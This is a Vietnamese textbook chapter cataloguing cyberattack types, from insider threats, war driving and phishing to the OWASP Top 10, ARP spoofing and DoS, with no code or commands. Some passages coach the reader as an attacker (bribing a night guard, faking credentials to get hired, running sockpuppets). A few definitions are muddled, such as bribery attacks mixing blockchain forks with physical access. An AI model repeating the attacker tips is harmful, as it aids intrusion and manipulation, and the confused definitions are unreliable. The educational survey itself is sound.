Không phải mọi cuộc tấn công mạng đều do ai đó bên ngoài tổ chức thực hiện. Mỗi đe dọa nội bộ (Insider Threat) là các cuộc tấn công nguy hại được thực hiện trên hệ thống máy tính hoặc mạng của tổ chức bởi một cá nhân được phép truy cập vào hệ thống. Người dùng nội bộ thực hiện các cuộc tấn công mạng có lợi thế hơn những kẻ tấn công bên ngoài vì họ có quyền truy cập hệ thống. Họ cũng có thể hiểu các chính sách hệ thống và kiến trúc mạng. Hơn nữa, có rất ít biện pháp bảo mật để ngăn chặn các cuộc tấn công nội bộ vì hầu hết các tổ chức tập trung vào việc bảo vệ chống lại các cuộc tấn công từ bên ngoài.

Các mối đe dọa nội bộ có thể ảnh hưởng đến tất cả các yếu tố bảo mật máy tính và bao gồm từ việc chèn Trojan đến đánh cắp dữ liệu nhạy cảm từ mạng hoặc hệ thống. Những kẻ tấn công cũng có thể gây ảnh hưởng đến tính khả dụng của hệ thống bằng cách làm quá tải mạng hoặc khả năng xử lý và lưu trữ của máy tính, dẫn đến sự cố hệ thống.

Năm 2008, một cuộc tấn công nội bộ đáng chú ý đã xảy ra khi Terry Childs, một kỹ sư mạng của Sở Viễn thông và Dịch vụ thông tin San Francisco, thay đổi mật khẩu mạng của thành phố, khóa quyền truy cập FiberWAN trong 12 ngày. Terry Childs bị kết tội gây ảnh hưởng nghiêm trọng cho mạng máy tính.

Các công việc cần thiết để lấy lại quyền kiểm soát hệ thống tiêu tốn của thành phố San Francisco 900.000 USD và 60% dịch vụ thành phố bị ảnh hưởng bởi cuộc tấn công nội bộ này.

3.2.4. Bribery Attack

Tấn công hối lộ (Bribery Attack) còn được gọi là tấn công tầm ngắn (Short-Range Attack) phụ thuộc vào việc mua chuộc người xác nhận hoặc người khai thác để làm việc trên các khối hoặc nhánh (Blocks or Forks) cụ thể [19]. Trong nhiều trường hợp, những nhân viên được trả lương thấp đang ở vị trí tốt nhất để tấn công các hệ thống thông tin. Ví dụ, người gác đêm thường là một công nhân được trả lương thấp, bạn có thể mua chuộc người canh gác ban đêm, bạn sẽ có quyền truy cập không giới hạn vào toàn bộ cơ sở cả đêm. Bạn cũng khá dễ dàng để có được một công việc như một người vận hành máy tính hoặc người quản lý hoạt động ban đêm nếu bạn giả mạo bối cảnh thích hợp. Điều đó thậm chí có thể giúp bạn có quyền truy cập vào nhiều hệ thống thông tin và giúp cuộc tấn công của bạn dễ dàng hơn rất nhiều.

3.2.5. War Driving

War Driving còn được gọi là lập bản đồ điểm truy cập¹², là hành động lái xe xung quanh thành phố hoặc khu vực được nhắm mục tiêu để xác định vị trí phát sóng Wifi hoặc có các kết nối mạng Wifi nội bộ. Để thực hiện War Driving, bạn cần một máy tính, thẻ Ethernet không dây được thiết lập để phát Wifi miễn phí ở đám đông hỗn tạp để cho nạn nhân truy cập và một loại ăng-ten có thể được gắn trên đầu hoặc đặt bên trong xe. Vì mạng Wifi có thể có phạm vi vượt ra ngoài tòa nhà, người dùng bên ngoài có thể thâm nhập vào mạng, có được kết nối Internet miễn phí và có thể truy cập vào hồ sơ cá nhân hoặc công ty và các tài nguyên khác.

¹² <https://searchmobilecomputing.techtarget.com/definition/wardriving>

3.2.6. Backup Theft

Để bảo vệ dữ liệu khỏi nguy hại, cần thường xuyên tạo bản sao lưu bổ sung các tập tin dữ liệu hoặc cơ sở dữ liệu để khôi phục dữ liệu gốc hoặc phục hồi các phiên bản trước của dữ liệu trong trường hợp có sự cố xảy ra. Việc bảo mật các bản sao lưu này thường ít nghiêm ngặt hơn nhiều so với trên các hệ thống thông tin. Ví dụ: nhiều bản sao lưu được vận chuyển đến các trụ sở lưu trữ bên ngoài bằng các nhà cung cấp dịch vụ phổ biến. Chúng có thể được chất thành đồng tại các bến tàu trong nhiều giờ hoặc nhiều ngày. Trong nhiều trường hợp, chúng được giữ tại bàn của một quản trị viên hệ thống có văn phòng không nằm trong khu vực được bảo vệ của phòng máy tính. Bằng cách lấy trộm một bản sao (Backup Theft) gồm cả dữ liệu và chương trình đều có sẵn để phân tích.

Một kẻ tấn công nguy hiểm muốn khởi động cuộc tấn công vào một hệ thống đang hoạt động có thể quyết định đánh cắp các bản sao lưu trước, để họ có thể kiểm tra kỹ lưỡng các cuộc tấn công của mình trong một môi trường giả lập trước khi thực hiện chúng. Sao lưu từ xa qua mạng cục bộ đang ngày càng trở nên phổ biến, đặc biệt là số lượng lớn các máy tính sao lưu được kết nối với nhau. Điều này có nghĩa là kẻ tấn công có thể lấy bản sao lưu bằng cách xem luồng dữ liệu dữ liệu mạng LAN, bằng cách chuyển tiếp luồng dữ liệu truy cập đó qua các mạng lớn hơn như Internet, kẻ tấn công có thể xem các bản sao lưu từ bất cứ nơi nào trên thế giới.

3.2.7. Repair, Replace and Remove Information

Một số cửa hàng sửa chữa máy tính sử dụng lại các đĩa cũ thay thế cho đĩa bị hỏng, họ đã trích xuất dữ liệu từ đĩa trước khi họ cấu

hình lại chúng. Trong những điều kiện này, thật dễ dàng để lấy thông tin từ đĩa và sử dụng hoặc bán lại nó. Trong một trường hợp tại một ngân hàng, họ đã bán các máy tính đã qua sử dụng mà không xóa thông tin khỏi các ổ đĩa, dẫn đến việc tội phạm mạng thu thập một lượng đáng kể thông tin cá nhân khách hàng của ngân hàng.

3.2.8. Fictitious People

Trên môi trường Internet khá dễ dàng để tạo ra nhiều người dùng ảo (Fictitious People) theo mong muốn. Sự thiếu xác thực diễn ra trong việc xác minh danh tính của người dùng, khi họ sẵn sàng trả tiền cho các dịch vụ mà họ sử dụng. Có nguy cơ là một người dùng đảm nhận nhiều danh tính ảo và cung cấp một số quan điểm tương đồng nhau với các danh tính ảo, khi tất cả kết hợp lại có thể điều hướng suy nghĩ của người dùng khác trong việc lựa chọn một sản phẩm hoặc dịch vụ.

Bằng cách đặt ra đủ ý kiến dẫn đến cùng một kết luận trong một diễn đàn được nhiều người đọc, bạn có thể đặt ra một xu hướng khiến mọi người tin vào lời nói dối. Bằng cách kết bạn với những người có quan điểm khác nhau với nhiều danh tính ảo, bạn có thể chọn sử dụng danh tính ảo thích hợp khi nói chuyện với từng người. Danh tính ảo và việc thiếu xác thực là một điểm tốt cho tất cả các loại tội phạm mạng. Ví dụ, vào tháng 9 năm 1994, một người dùng đã sử dụng danh tính ảo để đe dọa giết Tổng thống Hoa Kỳ qua Email. Điều này đã được thực hiện bằng cách sử dụng danh tính được cung cấp trên FreeNet, một điểm truy cập dịch vụ công cộng được cung cấp cho người dùng sử dụng.

3.3. CÁC HÌNH THỨC TẤN CÔNG SỬ DỤNG MÃ ĐỘC VÀ KỸ THUẬT XÃ HỘI

3.3.1. Malware Attack

Tấn công bằng phần mềm độc hại là một loại tấn công mạng trong đó phần mềm độc hại được cài đặt vào máy tính của người dùng mà không có bất kỳ sự đồng ý nào của người dùng. Đây là những gì chúng ta gọi là Virus, Worm, Trojan, Spyware, Adware, Rootkit, Ransomware,... Mã độc hại được gắn vào mã hợp pháp, được lan truyền và thực thi. Phần mềm độc hại có thể truy cập vào các mạng riêng, làm gián đoạn một số hoạt động của máy tính, đánh cắp thông tin nhạy cảm hoặc bất kỳ dữ liệu người dùng nào khác và do đó kiếm tiền bất chính từ mục tiêu. Ngày nay, phần mềm độc hại nhắm mục tiêu đến thông tin kinh doanh hoặc tài chính nhiều hơn bất kỳ thông tin cá nhân nào khác.

3.3.2. Backdoor

Các cuộc tấn công sử dụng cửa hậu (Backdoor) rất phổ biến và chúng có thể được thực hiện bằng cách sử dụng Framework Metasploit (một Framework thử nghiệm xâm nhập). Kẻ tấn công có thể tạo ra một Backdoor để áp dụng quyền truy cập vào dịch vụ mà người quản trị không hề hay biết. Kẻ tấn công sẽ tạo một liên kết hoặc một ứng dụng độc hại và được gửi đến nạn nhân thông qua một tài liệu giả mạo, khi nạn nhân mở tài liệu đó, kẻ tấn công sẽ có thể tạo một Backdoor bằng cách sử dụng tập lệnh độc hại được gửi kèm với tài liệu.

Các cuộc tấn công mạng cho phép kẻ tấn công thực hiện kết nối từ xa đến bản ghi hồ sơ, máy chủ của tổ chức, lệnh phân loại đối tượng và cập nhật phần mềm độc hại. Hầu hết các tường lửa

ứng dụng Web (WAF) đều có thể ngăn chặn các loại hoạt động này, nhưng những kẻ tấn công sẽ vượt qua WAF để đưa các tập lệnh Backdoor vào hệ thống [20]. Các Payload này có thể dễ dàng vượt qua phần mềm chống Virus và ẩn dưới thư mục gốc. Việc xác định các Payload của Backdoor thực sự rất khó và đôi khi là không thể. Cập nhật hệ điều hành và phần mềm chống Virus có thể giúp xóa các Payload này. Biện pháp chính để chống lại các cuộc tấn công này là có một Firewall mạnh hoạt động trên mạng. Nó bảo vệ điểm truy cập khỏi bị truy cập trái phép. Đặc biệt cần có các công cụ giám sát mạng mạnh mẽ đối với các chương trình nguồn chia sẻ trái phép có nguồn gốc từ các chương trình nguồn đáng tin cậy. Tăng cường lớp an toàn bổ sung trong mạng là rất quan trọng để bảo vệ các cuộc tấn công Backdoor. Việc sử dụng tập lệnh chống phần mềm độc hại để nhắm mục tiêu cụ thể đến các Backdoor có thể giúp phát hiện phần mềm độc hại, chặn Backdoor đó hiện diện và bảo mật mạng [14].

3.3.3. XSS Attack

Cross-Site Scripting (XSS) là một kiểu tấn công chèn gói tin phổ biến nhằm chèn mã độc vào một Website đáng tin cậy hoặc vào một ứng dụng Web nhạy cảm. Nói cách khác, XSS xảy ra khi kẻ tấn công chèn mã độc hoặc JavaScript vào cơ sở dữ liệu của Website. Kẻ xâm nhập chèn mã JavaScript độc hại vào Website của người dùng cuối và khiến họ tải xuống Website.

Trình duyệt của nạn nhân thực thi tập lệnh độc hại để phản hồi, gửi Cookie của nạn nhân đến máy chủ của kẻ tấn công. Có ba loại tấn công XSS chính: Persistent XSS, Reflected XSS and DOM based XSS. Trong Persistent XSS, mã độc hại phát sinh từ cơ sở dữ liệu của Website trong khi Reflected XSS, mã độc hại phát sinh từ

yêu cầu của nạn nhân. DOM based XSS là một thay thế cho các phương pháp được đề cập ở trên, ở đây lỗ hổng có ở phía máy khách chứ không phải ở phía máy chủ.

3.3.4. Drive-by Download

Tấn công tải xuống Drive-by là một loại tấn công mạng phổ biến do tội phạm mạng thực hiện để phát tán phần mềm độc hại và truy cập trái phép. Tấn công tải xuống Drive-by là quá trình tải xuống diễn ra tự động khi truy cập một Website.

Quá trình tải xuống được bắt đầu mà người dùng không cần phải nhấp chuột máy tính vào bất kỳ đâu để bị lây nhiễm và có thể diễn ra trong nền mà không có bất kỳ thông báo nào, đó là lý do tại sao nó được gọi là tấn công tải xuống Drive-by.

Ở đây tội phạm mạng thường sử dụng một Website hợp pháp và đưa một đối tượng độc hại vào bên trong Website. Người dùng không thể quan sát sự lây nhiễm và hoạt động từ mã độc JavaScript đến iFrames, Links, Redirects, Cross-Site Scripting và các phần tử độc hại khác. Tại thời điểm người dùng truy cập Website bị nhiễm, các mã độc hại sẽ tự động được tải vào trình duyệt của người dùng. Sau đó, nó đột nhiên quét các lỗ hổng bảo mật máy tính trong hệ điều hành và ứng dụng khác [21].

3.3.5. Buffer Overflow

Bộ đệm là một phần của bộ nhớ tuần tự được cấp phát để lưu giữ bất cứ thứ gì từ một chuỗi ký tự đến một mảng các số nguyên. Tràn bộ đệm (Buffer Overflow) xảy ra khi nhiều dữ liệu được đưa vào bộ đệm có độ dài cố định vượt quá độ dài bộ đệm có thể xử lý. Thông tin vượt qua khả năng xử lý của bộ đệm có thể tràn vào không gian bộ nhớ liền kề, làm hỏng hoặc ghi đè dữ liệu được lưu

giữ trong không gian đó. Sự cố tràn này thường dẫn đến sự cố hệ thống, nhưng nó cũng tạo cơ hội cho kẻ tấn công chạy mã tùy ý hoặc thao túng các lỗi mã hóa để thúc đẩy các hành động độc hại.

Tội phạm mạng khai thác các vấn đề tràn bộ đệm để thay đổi đường dẫn thực thi của ứng dụng bằng cách ghi đè lên các phần của bộ nhớ. Dữ liệu bổ sung độc hại có thể chứa mã được thiết kế để kích hoạt các hành động cụ thể, thực tế là gửi các hướng dẫn mới đến ứng dụng bị tấn công có thể dẫn đến truy cập trái phép vào hệ thống. Hacker sử dụng kỹ thuật khai thác lỗ hổng tràn bộ đệm khác nhau tùy theo mỗi kiến trúc và hệ điều hành¹³.

3.3.6. DNS Tunnelling

Đường hầm DNS (DNS Tunnelling) là một vector tấn công tinh vi được thiết kế để cung cấp cho những kẻ tấn công quyền truy cập liên tục vào một mục tiêu nhất định. Vì nhiều tổ chức không theo dõi được luồng dữ liệu DNS để tìm hoạt động độc hại, nên những kẻ tấn công có thể chèn hoặc “Tunnelling” phần mềm độc hại vào các truy vấn DNS (các yêu cầu DNS được gửi từ máy khách đến máy chủ). Phần mềm độc hại DNS Tunnelling được sử dụng để tạo ra một kênh liên lạc liên tục mà hầu hết các Firewall không thể phát hiện được.

3.3.7. DNS Spoofing

Máy chủ tên miền (DNS) lưu giữ bản ghi các tên miền và địa chỉ IP tương ứng. Tấn công giả mạo DNS (DNS Spoofing) thay đổi địa chỉ IP của các tên miền trên máy chủ DNS. Kẻ tấn công có thể chuyển hướng tất cả lưu lượng truy cập cho tên miền đến địa chỉ IP

¹³ <https://www.veracode.com/security/buffer-overflow>

của kẻ tấn công. Kẻ tấn công cũng có thể tạo bản sao một tên miền hợp lệ và thay thế nó bằng địa chỉ IP của chúng để tạo cảm giác như đó là trang gốc [22].

3.3.8. ARP Spoofing

Tấn công giả mạo Giao thức phân giải địa chỉ (ARP Spoofing), còn được gọi là ARP Cache Poisoning, là một phương pháp mà kẻ tấn công gửi một tin nhắn ARP giả mạo đến mạng cục bộ (LAN). ARP là một giao thức phi trạng thái (Stateless), trong đó người nhận phản hồi ARP tự động lưu ánh xạ vào bộ nhớ Cache ARP mà không cần yêu cầu. Bất kỳ kẻ tấn công nào được kết nối với mạng LAN đều có thể gửi tin nhắn trả lời ARP giả mạo tới nạn nhân bằng địa chỉ MAC của chính nó được liên kết với địa chỉ IP của mục tiêu. Mọi lưu lượng truy cập từ nạn nhân đến mục tiêu sẽ được chuyển hướng đến kẻ tấn công. Nếu mục tiêu là một bộ định tuyến và kẻ tấn công cũng gửi tin nhắn trả lời ARP giả mạo tới bộ định tuyến bằng địa chỉ MAC của chính nó được liên kết với địa chỉ IP của nạn nhân, kẻ tấn công có thể trở thành trung gian (Man-In-The-Middle) giữa nạn nhân và tất cả lưu lượng truy cập Internet của nó [23].

Có một số cách bảo vệ chống lại các cuộc tấn công ARP Spoofing. Một giải pháp dễ dàng là tạo các mục nhập bộ nhớ Cache ARP tĩnh. Tuy nhiên, phương pháp này không hoạt động tốt khi mạng có địa chỉ IP động nơi các máy kết nối và rời khỏi mạng thường xuyên. Một cách tiếp cận khác là làm cho phần mềm ARP an toàn trong hệ điều hành. Ví dụ: hệ điều hành có thể bỏ qua các phản hồi ARP không được yêu cầu. Ngoài ra còn có các công cụ có sẵn để phát hiện các cuộc tấn công ARP Spoofing bằng cách theo dõi sự thay đổi trong ánh xạ địa chỉ IP và địa chỉ MAC.

3.3.9. Login Spoofing

Giả mạo đăng nhập (Login Spoofing) là các kỹ thuật được sử dụng để đánh cắp mật khẩu của người dùng. Người dùng được cung cấp một cửa sổ đăng nhập với giao diện tài khoản và mật khẩu giống như các ứng dụng thường dùng, nhưng thực chất đây là một phần mềm độc hại, thường được gọi là Trojan dưới sự kiểm soát của kẻ tấn công. Khi tên người dùng và mật khẩu được nhập, thông tin này được ghi lại hoặc bằng một cách nào đó được chuyển cho kẻ tấn công.

3.3.10. Email Spoofing

Giả mạo Email (Email Spoofing) là một hoạt động Email lừa đảo nhằm che giấu nguồn gốc của Email. Email Spoofing xảy ra khi những kẻ giả mạo có thể gửi Email bằng cách thay đổi thông tin người gửi Email. Mặc dù điều này thường được thực hiện bởi những kẻ gửi thư rác và thông qua Email lừa đảo cho các mục đích quảng cáo, việc giả mạo Email có thể có động cơ độc hại như lây nhiễm Virus hoặc cố gắng lấy thông tin ngân hàng cá nhân. Giao thức chuyển thư đơn giản (SMTP) không cung cấp bất kỳ loại quy trình xác thực nào cho người gửi Email. Tuy nhiên, đây là hệ thống Email mà hầu hết mọi người đang sử dụng, điều này khiến tội phạm mạng dễ dàng thực hiện các cuộc tấn công mạng dưới hình thức Email Spoofing.

Ngày nay, hầu hết các máy chủ Email có thể cung cấp nhiều giải pháp bảo mật hơn. Ngoài ra nhiều nhà cung cấp phần mềm kỹ thuật số đã tạo ra các sản phẩm khắc phục vấn đề này.

3.3.11. Phishing

Lừa đảo (Phishing) là hành vi gian lận nhằm lấy thông tin hoặc dữ liệu nhạy cảm, chẳng hạn như tên người dùng, mật khẩu, số thẻ tín dụng hoặc các thông tin nhạy cảm khác, bằng cách mạo nhận là một thực thể đáng tin cậy trong truyền thông kỹ thuật số. Thông thường được thực hiện bằng cách giả mạo Email (Email Spoofing), tin nhắn khẩn cấp, tin nhắn văn bản, cuộc gọi thoại, lừa đảo thường hướng người dùng nhập thông tin cá nhân tại một giao diện Website giả mạo giống với Website hợp pháp.

Các phương pháp phòng ngừa Phishing như: sử dụng các công cụ bảo mật máy tính như Virus, Firewall luôn được cập nhật; không mở tập tin đính kèm Email đáng ngờ hoặc không xác định; không tiết lộ thông tin cá nhân qua Email, chẳng hạn như tên hoặc số thẻ tín dụng; kiểm tra tính hợp pháp URL của Website bằng cách nhập địa chỉ vào trình duyệt; xác minh số điện thoại của Website trước khi thực hiện bất kỳ cuộc gọi nào đến số điện thoại được cung cấp qua Email.

3.3.12. SMS Phishing

Lừa đảo qua SMS (SMS Phishing) xảy ra khi điện thoại di động nhận được tin nhắn SMS từ một cá nhân hoặc tổ chức giả mạo. Người dùng điện thoại di động không nghi ngờ gì sẽ trả lời tin nhắn SMS giả mạo hoặc có thể truy cập vào URL được gửi qua SMS, vô tình tải xuống phần mềm độc hại và cài đặt Trojan trên điện thoại mà người dùng không hề hay biết.

Trojan sẽ khai thác các vùng dữ liệu của điện thoại di động và truyền chúng đến người đã tạo ra Trojan trong thời gian sớm nhất.

3.3.13. Pretexting

Pretexting là một kỹ thuật xã hội trong đó một tình huống hư cấu được tạo ra để thiết lập lòng tin của người dùng và đưa ra các yêu cầu thuyết phục người dùng cung cấp dữ liệu cá nhân và thông tin nhạy cảm của người dùng. Nó thường liên quan đến việc nghiên cứu và sử dụng các thông tin bị tiết lộ của người dùng để mạo danh hoặc thao túng người dùng làm theo yêu cầu của kẻ tấn công. Dữ liệu cá nhân có thể bao gồm số an sinh xã hội, tên người dùng, mật khẩu hoặc thông tin đặc quyền khác.

3.3.14. Fake App

Ứng dụng giả mạo là các ứng dụng trên máy tính hoặc thiết bị di động bắt chước giao diện, chức năng của các ứng dụng hợp pháp để lừa người dùng không nghi ngờ cài đặt chúng. Sau khi được tải xuống và cài đặt, các ứng dụng sẽ thực hiện một loạt các hành động độc hại. Một số Fake App được xây dựng để hiển thị quảng cáo tích cực nhằm tăng doanh thu quảng cáo, một số ứng dụng khác được thiết kế để thu thập thông tin xác thực, đánh cắp dữ liệu nhạy cảm, chuyển hướng doanh thu hoặc thiết bị lây nhiễm. Hơn một nửa số người dùng không thể phân biệt giữa ứng dụng thật và giả¹⁴.

3.3.15. Fake Update

Khi người dùng máy tính ngày càng hiểu biết hơn về Virus, những kẻ viết phần mềm độc hại hiện đang cố gắng lừa mọi người cài đặt phần mềm độc hại của họ bằng cách ngụy trang dưới dạng các bản cập nhật phần mềm hợp pháp. Hầu hết người dùng đều biết

¹⁴ <https://www.guardsquare.com/en/blog/fake-mobile-apps-growingthreat-2019>

rằng việc cập nhật phần mềm của họ là rất quan trọng và họ dễ dàng trở thành nạn nhân của phần mềm độc hại.

3.4. CÁC HÌNH THỨC TẤN CÔNG KHAI THÁC TOP 10 LỖ HỒNG BẢO MẬT WEBSITE

OWASP Top 10¹⁵ đề xuất 10 lỗ hồng bảo mật Website nghiêm trọng năm 2017, là một tài liệu nhận thức tiêu chuẩn dành cho các nhà phát triển và bảo mật ứng dụng Web. Nó thể hiện sự đồng thuận rộng rãi về các rủi ro bảo mật quan trọng nhất đối với các ứng dụng Web.

3.4.1. Injection

Các lỗi Injection như SQL Injection, NoSQL Injection, OS Command Injection và LDAP Injection xảy ra khi dữ liệu không đáng tin cậy được gửi đến trình thông dịch như một phần của lệnh hoặc truy vấn. Dữ liệu của kẻ tấn công có thể đánh lừa trình thông dịch thực hiện các lệnh ngoài ý muốn hoặc truy cập dữ liệu mà không có sự cho phép thích hợp.

3.4.2. Broken Authentication

Các chức năng liên quan đến xác thực và quản lý phiên thường được triển khai không chính xác, cho phép kẻ tấn công thỏa hiệp mật khẩu, khóa, mã thông báo phiên hoặc khai thác các lỗi triển khai khác để chiếm định danh của người dùng tạm thời hoặc vĩnh viễn.

¹⁵ <https://owasp.org/www-project-top-ten/>

3.4.3. Sensitive Data Exposure

Nhiều ứng dụng Web và API không bảo vệ đúng cách dữ liệu nhạy cảm, chẳng hạn như thông tin tài chính, chăm sóc sức khỏe, tài khoản người dùng. Những kẻ tấn công có thể đánh cắp hoặc sửa đổi dữ liệu được bảo vệ yếu kém đó để thực hiện các hành vi như gian lận thẻ tín dụng, đánh cắp danh tính hoặc các tội phạm khác. Dữ liệu nhạy cảm có thể bị xâm phạm nếu không áp dụng các biện pháp bảo vệ, chẳng hạn như mã hóa trong lưu trữ hoặc trong quá trình truy xuất yêu cầu có các biện pháp phòng ngừa đặc biệt.

3.4.4. XML External Entities (XXE)

Nhiều bộ xử lý XML cũ hoặc được cấu hình kém sẽ xử lý các tham chiếu thực thể bên ngoài trong các tài liệu XML. Các thực thể bên ngoài có thể được sử dụng để tiết lộ các tệp nội bộ bằng trình xử lý tập tin URI, chia sẻ tập tin nội bộ, quét cổng nội bộ, thực thi mã từ xa và tấn công từ chối dịch vụ.

3.4.5. Broken Access Control

Các hạn chế về những gì người dùng đã xác thực được phép truy cập thường không được thực thi đúng cách. Những kẻ tấn công có thể khai thác các lỗ hổng này để giành quyền truy cập vào các chức năng hoặc dữ liệu trái phép, chẳng hạn như truy cập tài khoản người dùng, xem các tập tin nhạy cảm, sửa đổi dữ liệu của người dùng, thay đổi quyền truy cập,...

3.4.6. Security Misconfiguration

Sai sót trong cấu hình bảo mật là một vấn đề thường thấy. Đây thường là kết quả của cấu hình mặc định không an toàn, cấu hình

không đầy đủ hoặc phân tán, lưu trữ đám mây mờ, tiêu đề HTTP được định cấu hình sai và thông báo lỗi chứa thông tin nhạy cảm. Tất cả các hệ điều hành, Framework, thư viện và ứng dụng cần phải được định cấu hình an toàn và được cập nhật kịp thời.

3.4.7. Cross-Site Scripting (XSS)

Lỗi XSS xảy ra khi một ứng dụng hoặc dữ liệu không tin cậy trong Website không được xác thực hoặc thoát đúng cách hoặc cập nhật nội dung Website với dữ liệu do người dùng cung cấp bằng cách sử dụng API trình duyệt có thể tạo HTML hoặc JavaScript. Lỗi XSS cho phép những kẻ tấn công thực thi các tập lệnh trong trình duyệt của nạn nhân, có thể chiếm quyền điều khiển phiên của người dùng, phá hoại các Website hoặc chuyển hướng người dùng đến các Website độc hại.

3.4.8. Insecure Deserialization

Giải mã không an toàn thường dẫn đến việc thực thi mã từ xa. Ngay cả khi lỗi giải mã không dẫn đến việc thực thi mã từ xa, chúng có thể được sử dụng để thực hiện các cuộc tấn công, bao gồm cả tấn công phát lại, tấn công chen gói tin và tấn công leo thang đặc quyền.

3.4.9. Using Components with Known Vulnerabilities

Các thành phần như thư viện, framework và mô đun phần mềm chạy với các đặc quyền giống như các ứng dụng. Nếu một thành phần có lỗ hổng dễ bị khai thác, một cuộc tấn công vào lỗ hổng có thể tạo điều kiện cho việc mất dữ liệu nghiêm trọng hoặc chiếm quyền điều khiển máy chủ. Các ứng dụng và API sử dụng các thành phần có lỗ hổng bảo mật đã biết có thể làm suy yếu khả năng

bảo vệ của ứng dụng và kích hoạt các cuộc tấn công và mối đe dọa khác nhau.

3.4.10. Insufficient Logging & Monitoring

Cùng với việc tích hợp không đầy đủ hoặc không hiệu quả đối với các phản ứng sự cố, cho phép kẻ tấn công tận dụng để xâm nhập hệ thống, duy trì và tận dụng tài nguyên để tấn công sang nhiều hệ thống khác, giả mạo, trích xuất hoặc phá hủy dữ liệu. Hầu hết các nghiên cứu về vi phạm đều cho thấy thời gian để phát hiện vi phạm là hơn 200 ngày, thường được phát hiện bởi các tổ chức bên ngoài hơn là các quy trình hoặc giám sát nội bộ.

3.5. CÁC HÌNH THỨC TẤN CÔNG DỊCH VỤ MẠNG

3.5.1. Network Services Attack

Tấn công dịch vụ mạng (Network Services Attack), các giao thức cơ bản được sử dụng để cung cấp dịch vụ từ xa hầu hết đều không an toàn. Trên thực tế, hiện nay đã có một số công cụ tự động đột nhập vào hệ thống từ xa để kiểm tra tính bảo mật. Ví dụ, một cuộc tấn công được công bố rộng rãi phá vỡ một tỷ lệ đáng kể của tất cả các máy tính trên Internet bằng cách gửi Email. Trình đọc thư sẽ mở một phiên làm việc để các máy tính từ xa sử dụng. Phiên này cấp một đặc quyền cho kẻ tấn công và không tạo ra các dấu vết kiểm toán thông thường được sử dụng để phát hiện các cuộc tấn công.

3.5.2. Scan

Scan là một trường hợp của thăm dò (Probe), là bước đầu tiên của một cuộc tấn công trực tiếp vào các hệ thống mà kẻ xâm nhập thấy dễ bị tấn công. Scan thường được sử dụng bởi các công cụ tự

động. Scan có thể là quét lỗ hổng bảo mật, quét cổng mạng, quét địa chỉ Internet, quét tên miền,...

3.5.3. Vulnerability

Lỗ hổng bảo mật được định nghĩa là một khiếm khuyết cho phép kẻ tấn công vượt qua các biện pháp bảo mật. Lỗ hổng phần mềm là một lỗ hổng trong hệ thống cho phép kẻ tấn công vi phạm các biện pháp bảo mật được triển khai [24]. Một lỗ hổng bảo mật cũng có thể đề cập đến bất kỳ loại điểm yếu nào trong bản thân hệ thống máy tính, trong một bộ quy trình hoặc trong bất cứ điều gì khiến bảo thông tin bị đe dọa.

3.5.4. Email Bomb

Bom Email (Email Bomb) là một hình thức lạm dụng Internet để gửi một khối lượng lớn Email đến một địa chỉ Email cụ thể với mục tiêu làm tràn hộp thư và áp đảo máy chủ Email, chiếm dụng các tính năng của máy chủ hoặc khiến nó không phản hồi, làm giảm hiệu suất mạng hoặc gây ra thời gian ngừng hoạt động của mạng. Tùy theo cường độ của một cuộc tấn công, nó có thể từ bất tiện đến gián đoạn dịch vụ hoàn toàn. Có 3 cách để tấn công Bom Email:

- *Gửi Email hàng loạt*: liên quan đến việc gửi nhiều Email giống nhau đến một địa chỉ Email. Bởi vì sự đơn giản của cuộc tấn công này, nên nó có thể dễ dàng bị phát hiện bởi các bộ lọc thư rác. Để được thực hiện trên quy mô lớn, kẻ tấn công có thể sử dụng Botnet điều khiển các máy tính (Zombie) trên toàn cầu gửi hàng triệu Email đến một hoặc một số địa chỉ Email cùng lúc để thực hiện tấn công từ chối dịch vụ. Bộ lọc thư rác sẽ khó phát hiện

trong trường hợp này vì mỗi Email sẽ được gửi đến từ các nguồn duy nhất.

- *Đăng ký người dùng vào danh sách gửi Email tự động*: kỹ thuật này liên quan đến việc đăng ký địa chỉ Email mục tiêu vào danh sách Email khác nhau sẽ tự động gửi thư rác đến Email mục tiêu. Sau đó, người dùng phải hủy đăng ký theo cách thủ công khỏi mỗi danh sách. Tuy nhiên, nhiều danh sách hợp pháp hơn yêu cầu xác minh Email, người dùng phải nhấp theo cách thủ công để chấp nhận trở thành một phần của danh sách Email. Đe dọa với điều này, kẻ tấn công có thể đăng ký một tài khoản Email mới và đăng ký tài khoản đó vào tất cả các danh sách và để nó tự động chuyển tiếp tất cả thư đến nạn nhân. Kẻ tấn công có thể trả lời Email xác nhận. Nhưng vì các Email sẽ đến từ một nguồn chuyển tiếp duy nhất nên người dùng có thể đơn giản chặn nó.

- *Gửi Email có đính kèm tập tin Zip*: máy chủ Email luôn kiểm tra Virus trong tập tin đính kèm Email, đặc biệt là tập tin Zip và .EXE, ý tưởng ở đây là đặt một tập tin văn bản với hàng triệu hoặc hàng tỷ ký tự tùy ý hoặc thậm chí một chữ cái được lặp lại hàng triệu lần để trình quét sẽ yêu cầu một lượng công suất xử lý lớn để đọc từng ký tự đó. Kết hợp điều này với các kỹ thuật gửi Email hàng loạt sẽ làm tăng khả năng thành công của một cuộc tấn công từ chối dịch vụ.

3.5.5. Denial of Service (DoS)

Tấn công từ chối dịch vụ (DoS) làm ảnh hưởng đến tính khả dụng của dữ liệu. Trong cuộc tấn công này, một mạng hoặc một Website chứa thông tin bị quá tải thông tin, chiếm độc quyền băng thông của hệ thống và ngăn người dùng hợp pháp nhận được yêu cầu dịch vụ của họ, dẫn đến việc người dùng gặp sự cố hệ thống, hệ

thông mất tính khả dụng. Bản thân một cuộc tấn công DoS không cấu thành một cuộc xâm nhập vào mạng hoặc Website, nhưng nó có thể được kết hợp với các hình thức tấn công khác để xâm nhập tính bảo mật hoặc tính toàn vẹn của mạng hoặc dữ liệu của mạng.

Tấn công từ chối dịch vụ phân tán (DDoS) xảy ra khi nhiều thiết bị khác nhau được sử dụng trong một cuộc tấn công DoS, như trường hợp một mạng Botnet được sử dụng cho một cuộc tấn công DoS. Có nhiều kiểu tấn công DoS và DDoS khác nhau, phổ biến nhất là SYN Flood, Smurf Attack và Botnet.

Tấn công lũ lụt SYN (SYN Flood) là một kiểu tấn công làm suy giảm mạng hoặc máy chủ, trong đó hệ thống gửi các yêu cầu SYN liên tục đến máy chủ mục tiêu để làm cho nó tiêu thụ quá mức và không phản hồi các yêu cầu của người dùng.

Nó được sử dụng bởi một Hacker hoặc một người có mục đích xấu để hạn chế hệ thống mục tiêu thực hiện các yêu cầu của người dùng và có thể làm hỏng hệ thống.

